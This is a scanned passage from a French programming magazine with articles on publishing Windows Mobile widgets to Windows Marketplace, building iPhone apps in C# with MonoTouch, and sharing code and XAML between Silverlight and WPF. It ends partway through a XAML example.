


Fig.21



Fig.22



Fig.23




Fig.24

Le tableau de bord de Windows Marketplace




Fig.25

- Via un SMS ou MMS contenant un lien permettant de télécharger le fichier .wgt,
- Via un lien placé sur votre site web.

Votre widget sur le Windows Marketplace

Avant de publier votre widget sur le Windows Marketplace, assurez-vous de remplir les conditions requises pour l'envoi (disponibles sur : <https://developer.windowsmobile.com/resources/fr-fr/Application%20Submission%20Guidelines.pdf>).

Qu'est ce que le Marketplace ?

Windows Marketplace pour Mobiles est une plate-forme permettant aux développeurs de référencer et de distribuer leurs applications simplement, et aux utilisateurs de les découvrir, puis d'éventuellement les acheter (il existe des applications gratuites) et de les télécharger directement depuis leur mobile ou depuis leur ordinateur. [Fig.21]

L'inscription au Marketplace

La mise en ligne d'applications dans le Marketplace nécessite la création d'un compte, et une inscription annuelle de 75 euros (à ce jour). La soumission d'une application est, elle aussi, payante (75€ à ce jour), et gratuite pour toutes les mises à jour de votre application (**5 soumissions d'applications gratuites jusqu'à fin 2009**).

La première étape pour déposer votre widget est donc de s'inscrire sur le Marketplace. Attention : il ne peut y avoir qu'une seule inscription par entreprise. La liste des entreprises ayant un compte n'étant pas accessible, vous devez bien vous assurer, en interne, que personne d'autre n'a créé de compte avant vous. Dans tous les cas, il est tout à fait possible d'avoir plusieurs personnes, au sein de la même entreprise, qui sont habilitées à publier des applications au nom de celle-ci. Rendez-vous sur <http://developer.windowsmobile.com> et cliquez sur « S'inscrire » [Fig.22]

Le processus d'inscription est découpé en 4 étapes (il vous faut un compte LiveID pour commencer) :

- Acceptation du contrat de fournisseur d'applications,
- Informations sur le profil,
- Informations sur la société,
- Coordonnées bancaires.

Vous avez à présent terminé la première partie du processus d'inscription. Surveillez votre boîte de messagerie, vous allez recevoir deux emails :

- Un de Windows Mobile, afin de confirmer votre adresse email,
- Un autre de GeoTrust, vous demandant de confirmer votre demande de certificat (nécessaire pour signer les applications natives et pour continuer le processus d'inscription. Vous n'avez cependant pas besoin du certificat pour ajouter les widgets dans Marketplace) [Fig.23].

A partir de maintenant, vous pouvez accéder au menu **Vos produits**, à partir duquel vous pouvez accéder à l'ensemble des applications que vous avez déposées.

Découverte du marketplace

L'espace développeurs vous permet de consulter la liste des applications que vous avez déposées.

Sur chacun des produits, vous pouvez consulter l'état courant, visualiser sa fiche, et ses statistiques. [Fig.24]

Ajouter votre widget dans le marketplace

L'ajout d'une nouvelle application ou d'un nouveau widget s'effectue depuis le tableau de bord ou la liste de vos produits. Dès le début, vous choisissez si vous souhaitez déposer une application ou un widget. Le processus de dépôt d'une application contient un certain nombre d'étapes. [Fig.25]

1 Informations générales

Cette première étape vous demande les informations de base, tel que le nom du produit, sa version ou le marché que vous visez (dans quel pays vous souhaitez distribuer votre widget). Pour le système d'exploitation, vous devez choisir Windows Mobile 6.5, le moteur de widgets n'étant pas disponible dans les versions précédentes.

2 Description du produit

La description du produit sera le texte visible depuis le catalogue web et le catalogue embarqué par les potentiels futurs utilisateurs de votre widget. Pensez donc à soigner ce texte. Vous devez également présenter entre 3 et 5 fonctionnalités clés de votre widget.

3 Upload de l'application

C'est l'une des étapes les plus importantes : vous allez pouvoir envoyer votre widget sur la plate-forme. Sélectionnez-le puis cliquez sur Télécharger. Le widget sera uploadé, puis sa conformité sera vérifiée. Si cette étape échoue, pensez à consulter le guide des règles d'envoi des applications. Vous devez également indiquer les options d'assistance qui sont offertes aux utilisateurs de votre widget.

4 Icônes et captures d'écran

Cette icône est également importante pour la réussite de la distribution de votre application : c'est ici que vous allez pouvoir définir les icônes et captures d'écrans qui apparaîtront dans le marketplace, et donc donner envie aux visiteurs d'acheter ou de télécharger votre widget.

5 Configuration requise

Cette étape est relativement simple pour les widgets. Vous pouvez préciser si le téléphone client doit posséder Adobe Flash.

6 Classement et prix catalogue


Dernière étape qui nécessite une action de votre part : vous devez classer votre application dans les catégories prédéfinies. Vous pouvez également indiquer des mots clés pour faciliter la recherche. Enfin, vous allez fixer votre prix de vente ou indiquer que votre application sera gratuite. Vous pouvez choisir un des montants indiqués ou proposer votre propre montant. Les montants prédéfinis permettent une facturation via l'opérateur mobile et non pas par carte bancaire, permettant ainsi un achat plus aisé.

Il ne reste plus qu'à développer votre propre projet et à le publier sur Windows Marketplace. Bonne chance !

■ Christopher Maneu - MSIT France Lead Manager / Bewise Intern MVP

Programmation C# sur iPhone avec MonoTouch

Réutiliser ses compétences et son code C# pour créer des applications iPhone c'est maintenant possible avec MonoTouch.



L'iPhone est l'une des plates-formes mobiles qui a le plus le vent en poupe et rencontre le succès aussi bien chez les particuliers que dans les entreprises. Il est donc tentant pour un développeur de cibler cette plate-forme. D'autant plus que son modèle de distribution via l'AppStore simplifie la vente d'applications, en contrepartie d'une mainmise d'Apple sur le processus de validation et de publication.

Depuis la mise à disposition du kit de développement pour iPhone d'Apple, la seule manière de développer pour cette plate-forme était d'utiliser le langage de programmation phare d'Apple : l'Objective-C. Il s'agit d'un langage puissant tout en restant bas-niveau (il est par exemple nécessaire de gérer soi-même la mémoire), et nécessite une phase d'apprentissage importante pour un développeur décidant de cibler l'iPhone sans connaissances préalables.

On assiste ces derniers temps à la sortie de plusieurs kits de développement pour iPhone, permettant de s'abstraire de la programmation Objective-C.

MONOTOUCH

Parmi ces solutions on trouve MonoTouch, qui offre la possibilité d'écrire des applications en C# avec le framework .net pour l'iPhone, tout en utilisant les API natives du kit de développement d'Apple. Les applications ainsi créées ont donc le Look & Feel d'applications natives et ont accès à toutes les possibilités de l'appareil, comme le GPS, les accéléromètres, l'appareil photo ou tout simplement inter-





Fig.1



net. MonoTouch repose entièrement sur Mono, un projet libre et open-source, sponsorisé par Novell et qui vise à implémenter le framework .NET de Microsoft pour les systèmes d'exploitation non supportés par Microsoft comme, entre autres, Linux ou Mac OS X. MonoTouch réutilise toutes les bibliothèques de classes développées dans le cadre de Mono ainsi que le compilateur C# 3.0 et la machine virtuelle compatible .NET 2.0, contenant un ramasse-miettes, responsable de la gestion de la mémoire.

MonoTouch ajoute à Mono un pont entre les API du kit de développement pour iPhone, des outils pour déployer les applications dans le simulateur et sur les appareils, et un plugin pour MonoDevelop, l'EDI développé en Mono, pour Mono. MonoTouch s'intégrant par-dessus le kit de développement d'Apple, il reste nécessaire pour l'utiliser de posséder un Mac ainsi que le kit de développement iPhone.

PREMIÈRE APPLICATION

Avant de rentrer dans les détails techniques, écrivons notre première application MonoTouch, en lançant MonoDevelop que l'on aura téléchargé dans la foulée de MonoTouch. [Fig.1]

MonoDevelop sera vite familier aux utilisateurs de Visual Studio ou de SharpDevelop. Créons un nouveau projet de type «iPhone MonoTouch Project». [Fig.2]

Comme nous pouvons le voir dans la solution, MonoDevelop a généré plusieurs fichiers dont MainWindow.xib. Ce type de fichier est associé au logiciel «Interface Builder», fourni avec le kit de développement Apple qui va permettre de créer visuellement l'interface de votre application. Nous allons faire simple, ajoutons seulement un bouton et un label que nous déclarons comme propriété (*outlet*) de la fenêtre principale, et nommons-les respectivement button et label. [Fig.3]

Une fois l'interface enregistrée dans Interface Builder, MonoDevelop va automatiquement générer le code qui vous permettra de manipu-




Fig.2

ler votre interface, comme Visual Studio le ferait pour un projet de type Windows Forms ou WPF. Dans MonoTouch, il est maintenant facile de s'abonner à l'événement TouchDown du bouton, afin de modifier le texte du label en fonction du nombre de fois où le bouton a été pressé. Nous allons nous placer dans le code de la méthode FinishedLaunching du type AppDelegate. C'est la méthode qui est appelée lorsque l'application est chargée et peut commencer à effectuer des traitements.

```
int pression = 0;
button.TouchDown += delegate (object sender, EventArgs ea) {
    label.Text = string.Format ("{0} pression(s)", ++pression);
};
```

Compilez et lancez l'application, MonoDevelop déploie alors l'application dans le simulateur d'iPhone et l'on constate que l'événement est bien appelé en cliquant sur le bouton. [Fig.4]

Une des pièces importantes développée particulièrement pour MonoTouch est le débogueur intégré à MonoDevelop. Ce débogueur fonctionne en «soft-mode», ce qui signifie que la machine virtuelle n'est pas complètement arrêtée et qu'elle est en charge de fournir au débogueur des informations sur son état. Vous pouvez donc mettre des points d'arrêt dans votre code et lancer le débogueur, inspecter vos variables comme vous le feriez dans Visual Studio. Et cela aussi bien pour une application tournant dans le simulateur ou par Wifi, sur une application déployée en mode Debug sur l'appareil.

LES API

MonoTouch, pour des raisons de taille, est un sous-ensemble du framework .NET et, à ce titre, ne contient pas toutes les bibliothèques de classe auxquelles le framework .NET 3.5 de Microsoft donne accès. MonoTouch est donc, comme Silverlight ou le Compact framework, une version personnalisée du framework .NET. Pour des raisons de compatibilité, et pour faciliter le portage de code vers MonoTouch, les bibliothèques de classes de base exposent la même API que celle de Silverlight, sauf là où ces dernières n'exposent pas assez de fonctionnalités. Voici la liste des DLL supportées par MonoTouch, ainsi que les API qu'elles fournissent :

- mscorlib.dll, Silverlight
- System.dll, Silverlight, plus le namespace System.Net
- System.Core.dll, Silverlight,
- System.Data.dll, .net 3.5
- Mono.Data.Sqlite.dll
- System.Json.dll, Silverlight

- System.ServiceModel.dll, Silverlight
- System.Web.Services.dll, partie cliente de .net 3.5 seulement
- System.Xml.dll, .net 3.5
- System.Xml.Linq.dll, .net 3.5




À ces bibliothèques de classes bien connues des développeurs .NET, MonoTouch ajoute monotouch.dll qui contient toutes les API pour accéder aux fonctionnalités de l'iPhone. Il existe une relation 1:1 entre chaque classe exposée par monotouch.dll et son équivalent dans le kit de développement natif pour l'iPhone. Il est très facile de trouver de la documentation pour chacun de ces types, ainsi que pour leurs usages. Voici certains des espaces de nom les plus courants :

- MonoTouch.AddressBook : gestion des contacts.
- MonoTouch.AudioToolbox : gestion des sons.
- MonoTouch.CoreAnimation : visualisation et animation de données.
- MonoTouch.CoreGraphics : gestion des graphiques en 2D.
- MonoTouch.CoreLocation : géolocalisation
- MonoTouch.MapKit : support des cartes.
- MonoTouch.MediaPlayer : lecteur audio/vidéo
- MonoTouch.UIKit : contrôles applicatifs (boutons, champs texte...)

MonoTouch fournit aussi OpenTK.dll, qui permet d'utiliser OpenGL ES (OpenGL for Embedded Systems) au sein de son application.

FONCTIONNEMENT

Le système d'exploitation de l'iPhone a la particularité de ne pas autoriser la création de page en mémoire qui soit à la fois en écriture et exécutable. Cela rend donc impossible l'utilisation de techniques de génération de code natif à la volée. Or, la génération de code à la volée est un des principes sur lequel s'est construit .NET,



et son «JIT compiler». C'est aussi le mode de fonctionnement normal de Mono.

Le JIT étant impossible sur iPhone, il a fallu contourner cette limitation grâce au compilateur dit «AOT» de Mono, pour «Ahead Of Time Compilation», soit «Compilation en amont». Avec l'AOT, chaque application MonoTouch est précompilée en code natif avant d'être déployée sur l'appareil. Les performances sont donc très similaires à une application écrite en Objective-C, excepté au lancement de l'application, où MonoTouch doit démarrer sa machine virtuelle. Une fois l'application lancée, il est difficile de faire la différence entre une application Objective-C et une application MonoTouch.

Comme Mono et les bibliothèques de classes doivent être inclus dans chaque application, il est nécessaire de prendre le moins de place possible. Le compilateur AOT a donc été optimisé pour générer du code le plus petit possible, et MonoTouch contient un outil capable d'enlever tout le code des bibliothèques de classes qui n'est pas utilisé par l'application, de sorte que seul le code nécessaire au fonctionnement de l'application soit compilé et déployé.

LIMITATIONS

L'impossibilité de générer du code à la volée empêche tout scénario de création dynamique de code. Concrètement, l'espace de nom System.Reflection.Emit n'est pas utilisable à partir de MonoTouch. Cela a pour autre conséquence que l'on ne peut pas utiliser des langages dynamiques comme IronPython ou IronRuby qui reposent entièrement sur ces concepts de génération dynamique de code sur MonoTouch.

PRIX

MonoTouch est un produit commercial de Novell. Il est disponible en trois versions différentes. La première, personnelle, est utilisable par une seule personne, et coûte 399 \$. La seconde est une ver-

sion professionnelle, où la licence est attribuée à un poste au lieu d'une personne, coûte 999 \$. Elle permet en plus d'utiliser le mode de distribution «entreprise» pour les entreprises qui veulent déployer des applications à leurs employés. La troisième licence est un pack contenant 5 licences entreprise et coûte 3999 \$. Dans les trois cas, la licence MonoTouch n'expire jamais, et contient un an de mise à jour gratuite.



CONCLUSION

Pour tous ceux qui souhaitent se lancer dans la création d'applications iPhone, tout en réutilisant le savoir et les automatismes qu'ils ont acquis au fur et à mesure des années d'expériences avec C# et .NET, MonoTouch est une excellente solution. Bien que le produit soit relativement jeune, une communauté de passionnés s'est rapidement formée, et il est maintenant facile de trouver du contenu de bonne qualité, et des réponses à ses questions en très peu de temps. Et déjà, les premières applications MonoTouch arrivent sur l'AppStore.

Liens

- <http://www.monotouch.net> : Site officiel de MonoTouch
- <http://www.monotouch.info> : Site mis en place par la communauté de développeurs MonoTouch, syndiquant du contenu ciblé sur MonoTouch et son écosystème.



■ Jean-Baptiste Evain
Ingénieur dans l'équipe Mono - Novell
<http://evain.net/blog/>

L'INFO permanente



- **L'actu** : le fil d'info quotidien de la rédaction
- **La newsletter hebdo** : abonnez-vous, comme 43 000 professionnels déjà. C'est gratuit !

C'est PRATIQUE !


- **Le forum** : modéré par la rédaction et les auteurs de Programmez!, rejoignez les forums techniques de programmez.com
- **Les tutoriels** : une solution en quelques clics !
- **Le téléchargement** : récupérez les nouveautés.

www.programmez.com



Partage de ressources entre Silverlight et Windows Presentation Foundation

Le design est aujourd'hui à l'honneur et ce constat est facilement observable autour de vous. L'interface utilisateur porte l'impact que peut avoir votre application sur l'utilisateur. Plus une interface est sexy, réactive et accessible, et plus votre application sera appréciée et adoptée.



Réel atout de vente et de marketing, ce constat a fait naître le développement d'applications fluides, animées, réactives, et capables

d'afficher et de traiter des ressources de haute qualité (notamment photos et vidéos HD) sans impacter les performances. On qualifie ces applications d'applications « riches », pouvant être déclinées en deux formats : les **RIA** (Rich Internet Application) pour les applications Web et **RCA** (Rich Client Application) pour les applications clientes. La plate-forme de développement Microsoft propose deux technologies pour réaliser ce type d'application : WPF (Windows Presentation Foundation) pour développer des applications RCA, et Silverlight pour développer des applications RIA.

LE PARTAGE DE RESSOURCES

Comme l'a mentionné Ian Ellison-Taylor (manager de la plate-forme client chez Microsoft), le but de la plate-forme « client riche » Microsoft est de pouvoir développer des applications :

- Avec les mêmes personnes
- Avec les mêmes compétences
- Avec la même manière de travailler
- Avec du code en commun

Similitudes entre WPF et Silverlight

Ces deux technologies utilisent un mode déclaratif pour définir l'interface graphique : Le développeur / designer va intégrer dans un fichier XML l'ensemble des contrôles qui constitueront l'interface graphique. Ce fichier XML, écrit en langage XAML (syntaxe XML), permettra également de définir des comportements graphiques : changement d'états des contrôles, animation, instanciation d'objets ... Une partie du comportement graphique est donc intégrée au sein même de l'interface et cette démarche a fait naître de nouveaux patterns de développement (MVVM, Presenter ...).

A première vue, un développeur WPF possède donc les compétences nécessaires pour développer des applications en Silverlight et inversement (mêmes langages, mêmes concepts). Cependant, nous allons voir que des différences existent et demandent quelques précautions d'usage lors du partage de ressources et de code entre ces deux technologies.

Principales différences et solutions de cohabitation

Gestion multiplateforme avec Visual Studio

WPF est intégré dès la version 3.0 du framework .NET qui est basé sur la CLR 2. Lors de sa sortie, Silverlight ne supportait que le déve-

loppement en javascript. La version 2 se base sur la CoreCLR (CLR plus légère) qui permet l'utilisation des API du framework .NET au sein des développements. Etant une technologie « web client », l'ensemble des API du framework n'est pas utile en Silverlight (absence de System.Data, simplification System.ServiceModel ...), ce qui permet d'obtenir un framework optimisé avec une taille avoisinant les 4Mo. Nous avons donc deux moteurs : la CLR pour WPF et la CoreCLR pour Silverlight. Cela a pour conséquence qu'une librairie compilée pour WPF (CLR) ne pourra pas être référencée dans un projet de type Silverlight (CoreCLR) et inversement (une recompilation spécifique est nécessaire).

Il est possible de partager des ressources (code .NET, XAML, images ...) entre un projet WPF et Silverlight. Pour cela, nous devons mettre en place, au sein de notre solution Visual Studio, la notion de projets « sources » et de projets « cibles » : Les projets sources contiennent l'ensemble des ressources qui seront partagées entre vos applications WPF et Silverlight. Les projets cibles contiennent ces mêmes ressources mais sous forme de liens. Par conséquent, les ressources partagées seront compilées en fonction du type de projet cible qui les référence (WPF ou Silverlight).

Pour illustrer cette notion, nous allons définir une solution nommée **MixedApp** référençant les projets suivants :

- **MixedLib** : Notre projet source contenant les ressources communes. Il peut être de type bibliothèque de classes .NET ou Silverlight.
- **SILib** : une librairie Silverlight jouant le rôle de projet cible
- **SIApp** : une application Silverlight référençant SILib
- **WpfLib** : une librairie WPF jouant le rôle de projet cible
- **WpfApp** : une application WPF référençant WpfLib




Fig.1

La [Fig.1] illustre notre solution.

Les étapes suivantes vont nous permettre de partager une classe « Personne » entre nos librairies WPF et Silverlight.

1. Créez une nouvelle classe « **Personne** » au sein du projet **MixedLib**
2. Ajoutez un lien vers cette classe

au sein du projet **SILib**. Pour créer un lien vers un fichier, effectuez un clic droit sur votre projet cible, puis cliquez sur ajouter / élément existant. Sélectionnez le fichier à référencer, puis cliquez sur « ajouter comme un lien » dans les options du bouton ajouter [Fig.2]

3. Réitérez l'action 2 sur le projet **WpfLib**




Fig.2

Au cours de la compilation, la classe « Personne » sera compilée par le projet SILib pour Silverlight et par le projet WpfLib pour WPF. Il n'est pas obligatoire de définir votre projet source comme un projet à part. Vous pouvez également intégrer les sources au sein d'un projet de type Silverlight et les intégrer sous forme de liens au sein d'un projet WPF ou inversement.

Gestion des contraintes spécifiques

Les limites technologiques et les contraintes de sécurité spécifiques à chacune des deux technologies peuvent limiter ce partage de ressources. En d'autres termes, les ressources partagées doivent prendre en compte les contraintes liées aux deux technologies. Par exemple, un fichier XAML WPF peut ne pas être compatible pour Silverlight. Dans ce cas, deux actions sont envisageables :

- Modifier votre ressource (XAML) pour qu'elle soit compatible avec Silverlight et WPF, et ainsi pouvoir être présente dans le projet source
- Avoir deux versions spécifiques de votre ressource (XAML) qui seront intégrées respectivement dans les projets Silverlight et WPF (pas de partage de ressources)

Cet exemple sur les limites de portabilité du XAML WPF en Silverlight n'est pas pris au hasard. On peut même le considérer comme LA contrainte la plus forte en termes de partage de ressource. Le XAML supporté par Silverlight est plus pauvre que le XAML WPF et cette limite est présente sur de nombreux points : data binding, gestion des ressources, support des triggers, absence de Command... Ce constat a un effet direct sur le mécontentement des développeurs WPF qui se sentent nus avec le XAML Silverlight. Si vous êtes dans ce cas, sachez que la raison principale de ces limitations

est liée à la performance, et qu'une grande partie de ces contraintes seront résolues dans les prochaines versions de Silverlight (notamment la version 3).

Les technologies de communication en Silverlight sont assez riches : Communication HTTP, WebServices, Socket. Cependant, leur mise en place apporte de fortes contraintes : sécurité, binding WCF, port des Sockets, communication cross domaine. Une fois de plus, ces points sont à prendre en considération lors de migration ou de partage de ressources entre WPF et Silverlight.

On peut dire qu'une technologie de présentation n'est rien si elle n'est pas accompagnée d'une galerie de contrôles graphiques conséquente. Et dans ce domaine, Silverlight est sans conteste en avance face à WPF. Un billet de Tim Heuer (manager Silverlight) résume bien ce constat : <http://timheuer.com/blog/archive/2009/01/28/comprehensive-list-of-silverlight-controls.aspx>

On peut techniquement considérer Silverlight comme un sous-ensemble de WPF avec des contraintes liées au monde du web. C'est la raison pour laquelle il sera plus simple de convertir une application Silverlight vers WPF que l'inverse. Une autre raison favorisant cette orientation: la majorité des contraintes sont apportées par Silverlight. Si votre code respecte les limites imposées par Silverlight, il a de très fortes chances de pouvoir être réutilisé en WPF. Préférez donc partir d'une application Silverlight pour ensuite la convertir en WPF.

Contrôles spécifiques

Il est possible que certains contrôles soient présents nativement en Silverlight et non en WPF (l'inverse est plus rare). Pour faciliter la migration d'un XAML Silverlight vers un XAML WPF, des contrôles complémentaires sont disponibles par le biais d'un projet se nommant WPF Toolkit mis à disposition par Microsoft sur CodePlex (<http://www.codeplex.com/wpf>). Le toolkit ne contient pas encore d'équivalent pour tous les contrôles Silverlight, mais les plus demandés sont disponibles : DataGrid, DatePicker, Calendar, et le VisualStateManager. Pour bénéficier de ces contrôles utilisateurs, il vous faudra installer puis référencer la librairie dans votre projet [Fig.3 et 4].

Puis, au sein du XAML, définissez un préfixe pour le toolkit pointant vers le namespace **Microsoft.Windows.Controls**, dans l'assembly **WPFToolkit**.




Fig.3




Fig.4




Fig.5


```
<Window x:Class="WpfApp.Window1"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:my="clr-namespace:WpfApp"
        xmlns:wpftoolkit="clr-namespace:Microsoft.Windows.Controls;
